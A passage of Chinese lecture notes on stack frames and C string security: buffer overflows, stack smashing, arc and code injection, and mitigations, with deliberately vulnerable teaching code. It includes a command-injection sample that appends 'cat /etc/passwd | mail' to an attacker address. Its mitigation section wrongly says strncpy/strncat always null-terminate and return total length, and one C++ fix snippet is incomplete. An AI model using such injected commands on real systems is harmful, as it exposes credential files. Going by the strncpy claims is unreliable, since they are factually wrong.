
(3) 函数返回地址：保存当前函数调用前的“断点”信息，也就是函数调用前的指令位置，以便在函数返回时能够恢复到函数被调用前的代码区中继续执行指令。

EIP：指令寄存器 (Extended Instruction Pointer)，其内存放着一个指针，该指针永远指向一条等待执行的指令地址。


可以说如果控制了 EIP 寄存器的内容，就控制了进程---我们让 EIP 指向哪里，CPU 就会去执行哪里的指令。

7、函数调用约定与相关指令

函数调用大致包括以下几个步骤。




第四步栈帧调整具体包括如下几个步骤。





对于__stdcall 调用约定，函数调用时用到的指令序列大致如下。

序列	备注
push 参数 3	假设该函数有3个参数，将从右向左依次入栈
push 参数 2	
push 参数 1	
call 函数地址	call指令将同时完成两项工作:a)向栈中压入当前指令在内存中的位置，即保存返回地址。 b)跳转到所调用函数的入口地址函数入口处
push ebp	保存旧栈帧的底部
mov ebp,esp	设置新栈帧的底部(栈帧切换)
sub esp,xxx	设置新栈帧的顶部(抬高栈顶，为新栈帧开辟空间)

函数调用时系统栈的变化过程：





类似的，函数返回的步骤如下。

- (1) 保存返回值：通常将函数的返回值保存在寄存器 EAX 中。
- (2) 弹出当前栈帧，恢复上一个栈帧，具体包括：在堆栈平衡的基础上 给 ESP 加上栈帧的大小，降低栈顶，回收当前栈帧的空

间。将当前栈帧底部保存的前栈帧 EBP 值弹入 EBP 寄存器，恢复上一个栈帧。将函数返回地址弹给 EIP 寄存器。

(3) 跳转：按照函数返回地址跳回母函数中继续执行。

以 C 语言和 Win32 平台为例，函数返回时的相关的指令序列如下。

指令	备注
add esp,xxx	降低栈顶，回收当前的栈帧
pop ebp	将上一个栈帧底部位置恢复到ebp
retn	这条指令有两个功能： a)弹出当前栈顶元素，即弹出栈帧中的返回地址。至此，栈帧恢复工作完成。 b)让处理器跳转到弹出的返回地址，恢复调用前的代码区

三、堆栈溢出实例分析：修改邻接变量

如果这些局部变量中有数组之类的缓冲区，并且程序中存在数组越界的缺陷，那么越界的数组元素就有可能破坏栈中相邻变量的值，甚至破坏栈帧中所保存的 EBP 值、返回地址等重要数据。

第三讲 字符串安全

一、背景和常见问题

1、字符串

(1) 包含了终端用户和软件系统交互的大部分数据

→ 命令行参数

→ 环境变量

→ 控制台输入

(2) 软件漏洞和漏洞利用是由下列字符串缺陷导致：

→ 字符串表示法

→ 字符串管理

→ 字符串操作

2、C 风格的字符串

C 风格的字符串由一个连续的字符序列组成，并以一个空字符 (null) 作为结束。

→ 一个指向字符串的指针实际上就是指向该字符串的起始字符。

→ 字符串长度指空字符之前的字节数

→ 字符串的值则是它所包含的按顺序排列的字符序列。

→ 存储一个字符串所需要的字节数是字符串的字符数加 1。(x 是每个字符的大小)

3、C++ 字符串

(1) C++ 的标准化促进了：

- 标准的类模板 `std::basic_string`
- 及它的 `char` 实例化 `std::string`
- 相对于 C 风格的字符串，`basic_string` 类更不容易出现安全漏洞。

(2) C 风格的字符串仍然是 C++ 程序中常见的数据类型。

(3) 一个 C++ 程序中不可避免地会用到多种字符串类型，除了一些极少数的情况：

- 没有字符串字面量
- 不需要与现有的接受 C 风格字符串的函数库交互
- 只使用 C 风格的字符串

二、常见的字符串操作错误

1、无界字符串复制

无边界字符串复制发生于从一个无边界数据源复制数据到一个定长的字符数组时。

```
int main(void) {  
  
    char Password[80];  
  
    puts("Enter 8 character password:");  
  
    gets(Password);  
  
    ...  
  
}
```

复制和连接字符串时也容易出现错误，因为标准 `strcpy()` 和 `strcat()` 函数执行的都是无边界复制操作。

```

int main(int argc, char *argv[]) {
    char name[2048];
    strcpy(name, argv[1]);
    strcat(name, " = ");
    strcat(name, argv[2]);
    ...
}

```

简单的解决方案：利用 `strlen()` 测试输入字符串的长度然后动态分配内存。

```

1. int main(int argc, char *argv[]) {
2.     char *buff = (char
3.     *)malloc(strlen(argv[1])+1);
4.     if (buff != NULL) {
5.         strcpy(buff, argv[1]);
6.         printf("argv[1] = %s.\n", buff);
7.     }
8.     else {
9.         /* Couldn't get the memory - recover
10.        */
11.    }
12.    return 0;
13. }

```

对于下列的 C++ 程序，如果用户输入多于 11 个字符，也会导致越界写。

```

#include <iostream.h>

int main(void) {
    char buf[12];

    cin >> buf;

    cout << "echo: " << buf << endl;
}

```

简单的解决方案:

```
#include <iostream.h>
```

```
int main() {  
    char buf[12]  
  
    cin.width(12);  
    cin >> buf;  
    cout << "echo: "  
}
```

如果其域宽（继承自ios base: : width）被设置为大于0，提取操作可以被限制为只提取指定数量的字符

一次提取操作调用结束后域宽被重置为0。

2、空结尾错误

当使用 C 风格字符时，另一个常见的问题是字符串末尾没有正确的空字符。

```
int main(int argc, char* argv[]) {  
    char a[16];  
    char b[16];  
    char c[32];  
  
    strncpy(a, "0123456789abcdef", sizeof(a));  
    strncpy(b, "0123456789abcdef", sizeof(b));  
    strncpy(c, a, sizeof(c));  
}
```

a[] 和 b[] 都没有正确地结尾

strncpy 函数

```
char *strncpy(char * restrict s1, const char * restrict s2, size_t n);
```

从数组 S2 中复制不超过 n 个字符串（空字符后的字符不会被复制）到目标数组 S1 * 中。

因此，如果第一个数组 S2 中的前 n 个字符中不存在空字符，那么其结果字符串将不会是以空字符结尾的。

3、截断

一些限制字节数的函数通常用来防止缓冲区溢出漏洞

→ strncpy() 代替 strcpy()

→ fgets()代替 gets()

→ snprintf()代替 sprintf()

当目标字符数组的长度不足以容纳一个字符串的内容时，就会发生字符串截断

字符串截断会丢失数据，有时也会导致软件漏洞

4、差一错误

●你能找出这个程序中所有差一错误吗？

```
1. int main(int argc, char* argv[]) {
2.     char source[10];
3.     strcpy(source, "0123456789");
4.     char *dest = (char
    *)malloc(strlen(source));
5.     for (int i=1; i <= 11; i++) {
6.         dest[i] = source[i];
7.     }
8.     dest[i] = '\0';
9.     printf("dest = %s", dest);
10. }
```

5、数组写入越界

```
int main(int argc, char *argv[]) {
    int i = 0;
    char buff[128];
    char *arg1 = argv[1];

    while (arg1[i] != '\0' ) {
        buff[i] = arg1[i];
        i++;
    }
    buff[i] = '\0';
    printf("buff = %s\n", buff)
}
```

由于C风格字符串实际上就是字符数组，因此完全有可能在不调用任何函数的情况下做了不安全的字符串操作

6、不恰当的数据处理

应用程序输入一个用户的 email 地址，并把地址写入缓冲区

[Viega 03]

```
sprintf(buffer,
        "/bin/mail %s < /tmp/email",
        addr
    );
```


→ 使用 system()调用执行缓冲区中的数据。

→ 当用户输入下列格式的一个 email 地址的时候，就会出现风险

bogus@addr.com; cat /etc/passwd | mail some@badguy.net

三、字符串问题导致的安全漏洞

1、缓冲区溢出



(1) 当向为某特定数据结构分配的内存空间边界之外写入数据时，就会发生缓冲区溢出。

(2) 缓冲区边界被忽视和不检查造成的

(3) 可通过修改下列参数来利用缓冲区溢出：



→ 变量

→ 数据指针

→ 函数指针

→ 栈返回地址

(4) 当缓冲区溢出覆写分配给执行栈内存中的数据时，就会导致栈粉碎。成功的利用这个漏洞能够覆写栈返回地址，从而在目标机器中执行任意代码。



注意: 这个漏洞还可以被用于执行包含在输入字符串中的任意代码。

2、程序栈

(1) 栈通过存储下列内容来追踪程序的执行和状态。

➤ 调用函数的返回地址

➤ 函数参数

➤ 局部（临时）变量

(2) 在下列情况下栈需要被修改


➤ 在函数调用期间

➤ 函数初始化期间

➤ 从子例程返回时

● 堆栈支持嵌套调用

● 帧指由函数调用引发的压入栈的数据。



(3) 栈用于存储

→ 调用函数的返回地址

→ 子例程的实际参数

→ 局部（自动）变量

(4) 当前帧的地址被存储到帧或者基址寄存器中（英特尔架构中的 EBP）

(5) 帧指针在栈中是一个定点的引用。

(6) 下列情况出现时，栈要被修改

→ 子例程调用

● **function(4, 2);**

```
push 2  
push 4  
call function (411A29h)
```

把第2个参数压入栈

把第1个参数压入栈

把返回地址压入栈并跳到那个地址

EIP = 00411A80 ESP = 0012FE0C EBP = 0012FEDC

EIP: 扩展指令指针 **ESP:** 扩展栈指针 **EBP:** 扩展基指针

→ 子例程初始化

● **void function(int arg1, int arg2) {**

```
push ebp
```

存储帧指针

```
mov ebp, esp
```

子例程的帧指针被设置为当前栈指针

```
sub esp, 44h
```

为局部变量分配

EIP = 00411A29 ESP = 0012FD40 EBP = 0012FE00

EIP: 扩展指令指针 **ESP:** 扩展栈指针 **EBP:** 扩展基指针

→ 从子例程返回

● **return();**

```
mov esp, ebp
```

存储栈指针

```
pop ebp
```

存储帧指针

```
ret
```

将返回地址从栈弹出，并把控制移交给那个位置

EIP = 00411A87 ESP = 0012FE08 EBP = 0012FEDC

EIP: 扩展指令指针 **ESP:** 扩展栈指针 **EBP:** 扩展基指针

→ 返回调用函数

● **function(4, 2);**

push 2

push 4

call function (411230h)

add esp, 8

存储栈指针

EIP = 00411A8A ESP = 0012FE10 EBP = 0012FEDC

EIP: 扩展指令指针

ESP: 扩展栈指针

EBP: 扩展基指针

(7) 程序案例

代码

EIP

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
    puts("Access denied");
    exit(-1);
}
else puts("Access granted");
```

栈

ESP

PwStatus的存储 (4 bytes)
调用者EBP – 帧指针OS (4 bytes)
Main的返回地址 – OS (4 Bytes)
...

代码

EIP

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
    puts("Access denied");
    exit(-1);
}
else puts("Access granted");
```

栈

ESP

存储Password (12 Bytes)
调用者EBP – 帧指针main (4 bytes)
调用者的返回地址– main (4 Bytes)
存储PwStatus (4 bytes)
调用者EBP – 帧指针OS (4 bytes)
Main的返回地址– OS (4 Bytes)
...

```
bool IsPasswordOK(void) {
    char Password[12];

    gets(Password);
    if (!strcmp(Password, "goodpass"))
        return(true);
    else return(false)
}
```

注意: IsPasswordOK(void) 函数调用导致栈增长和收缩

代码


EIP



```
puts("Enter Password:");  
PwStatus = IsPasswordOk();  
if (PwStatus == false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access granted");
```

栈

ESP



3、弧注入

弧注入将控制转移到已经存在于程序内存空间中的代码中。

→ 弧注入的利用方式是在程序的控制流“团”中插入一段新的“弧”（表示控制流转移），而不是进行代码注入。

→ 可以安装一个已有函数的地址，如 `system()` 或 `exec()`，用于执行已存在于本地系统上的程序

→ 更复杂的攻击可能会使用这种技术

4、代码注入

(1) 攻击者创建一个恶意参数

→ 一个蓄意构造的字符串，其中包含一个指向某些恶意代码的指针，该代码也由攻击者提供。

(2) 当函数返回时，控制就被转移到了那段恶意代码。

→注入的代码就会以与该有漏洞的程序相同的权限运行

→攻击者通常都以“以 root 或其他较高权限运行”的程序为目标

(3) 恶意参数的特征

→必须被漏洞程序作为合法输入接受。

→参数，以及其他可控输入必定导致了漏洞代码路径的执行。

→在控制权转移到恶意代码之前，参数不能导致程序非正常终止。

(4) 恶意参数的目的是把控制权转移给恶意代码

→可能包含在恶意参数中

→可能在一个有效的输入操作期间注入恶意代码

→恶意代码可以执行以其他任何形式编程所能执行的功能，不过它们通常只是简单地在受害机器上开一个远程。

出于这个原因，被注入的恶意代码通常被称为 shellcode。

四、缓解措施

●缓解措施包括：

→预防缓冲区溢出

→侦测缓冲区溢出并安全地恢复，使得漏洞利用的企图无法得逞。

●防范策略

→静态分配空间

→动态分配空间

1、静态方法

静态分配缓冲区。假设一个固定大小的缓冲区

→在缓冲区满了以后，不可能添加再数据

→因为静态的方法丢弃了超出的数据，所以实际的程序数据会丢失。

→因此，生成的字符串必须被充分验证

(1) 输入验证

●缓冲区溢出通常是字符串或内存越界拷贝的结果。

●缓冲区溢出是确保输入数据的大小不超过其存储的最小缓冲区来可以预防。

(2) strncpy() 和 strncat()

```
size_t strncpy(char *dst, const char *src, size_t size);
```

```
size_t strncat(char *dst, const char *src, size_t size);
```

strncpy() 从 src 复制空结尾的字符串到 dst（直到 size 大小的字符）。

strncat() 函数把非空结尾的字符串 src 连接到 dst 末尾（不超过 size 的字符都能够连接到 dst 末尾）。

●为了阻止缓冲区溢出，strncpy() 和 strncat() 接受 size 大小的目标字符串作为参数。

→对于静态分配目标缓冲区来说，这个值能够很容易地通过 sizeof() 操作来获取。

→动态缓冲区的大小不容易计算

● 两个函数都确保目标字符串对所有非零长度的缓冲区来说都是非空结尾的。

● `strncpy()` 和 `strncat()` 函数返回它们希望创建的字符串的总长度。

→ `strncpy()` 简单返回源字符串的总长度 that is simply the length of the source

→ `strncat()` 返回（连接前）目标字符串的长度加上源字符串的长度。

● 为了检查字符串截断，程序需要验证返回值是否小于参数大小。

● 如果返回的字符串被程序员截断了

→ 知道需要存储的字符串的字节数目

→ 可能重新分配或者重新复制

● `strncpy()` 和 `strncat()` several 在几个 UNIX 变体中包括 OpenBSD 和 Solaris 中可以使用，但不包括 GNU/Linux (glibc)。

